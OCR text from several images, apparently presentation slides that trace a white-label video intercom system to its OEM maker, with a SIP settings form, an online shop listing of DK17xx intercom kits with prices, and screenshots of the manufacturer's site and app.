
SIP Authentication ID

Password

Voicemail UserID

Display Name

[redacted]



Audio Door Entry System Hands Free Inside Station with Audio Panel

SKU: 1371-N

You Pay: $104.99

Video Intercom Entry System DK1711S - 1 Apartment Audio/Video Kit with 1 Inside Monitors

SKU: 1359-N

You Pay: $307.13

Video Intercom Entry System DK1721S 1 Apartment Audio/Video Kit with 2 Inside Monitors

SKU: 1360-N

You Pay: $439.43

Video Intercom Entry System DK1722S 2 Apartment Audio/Video Kit with 2 Inside Monitors

SKU: 1361-N

You Pay: $448.88

Video Intercom Entry System DK1731S - 3 Apartment Audio/Video Kit (3 monitors included)

SKU: 1362-N

You Pay: $1,068.99

Video Intercom Entry System DK1741S - 4 Apartment Audio/Video Kit (4 monitors included)

SKU: 1363-N

You Pay: $1,273.99

Video Intercom Entry System DK1761S 6 Apartment Audio/Video Kit (6 monitors included)

SKU: 1364-N

You Pay: $1,723.75

Video Intercom Entry System DK1781S - 8 Apartment Audio/Video Kit (8 monitors included)

SKU: 1365-N


You Pay: $2,128.18

Not Secure
v-tec.cn/index.php
[redacted]
V-TECH
Product
Download
Company
Contact Us
Search...
V-TCK
Effective Solution to Security Needs
2-Wire Video Intercom System

Latest Documents | Download 2020~2021 Catalogue


OK, what we know so far?

OEM



White-label

Connection Diagram




Outdoor Intercom
Home unit

Transfer

0e
040019b94596
2Easy Audio...
Remind Me
slide to answer
Internet
Intercom
04
Diverted mode

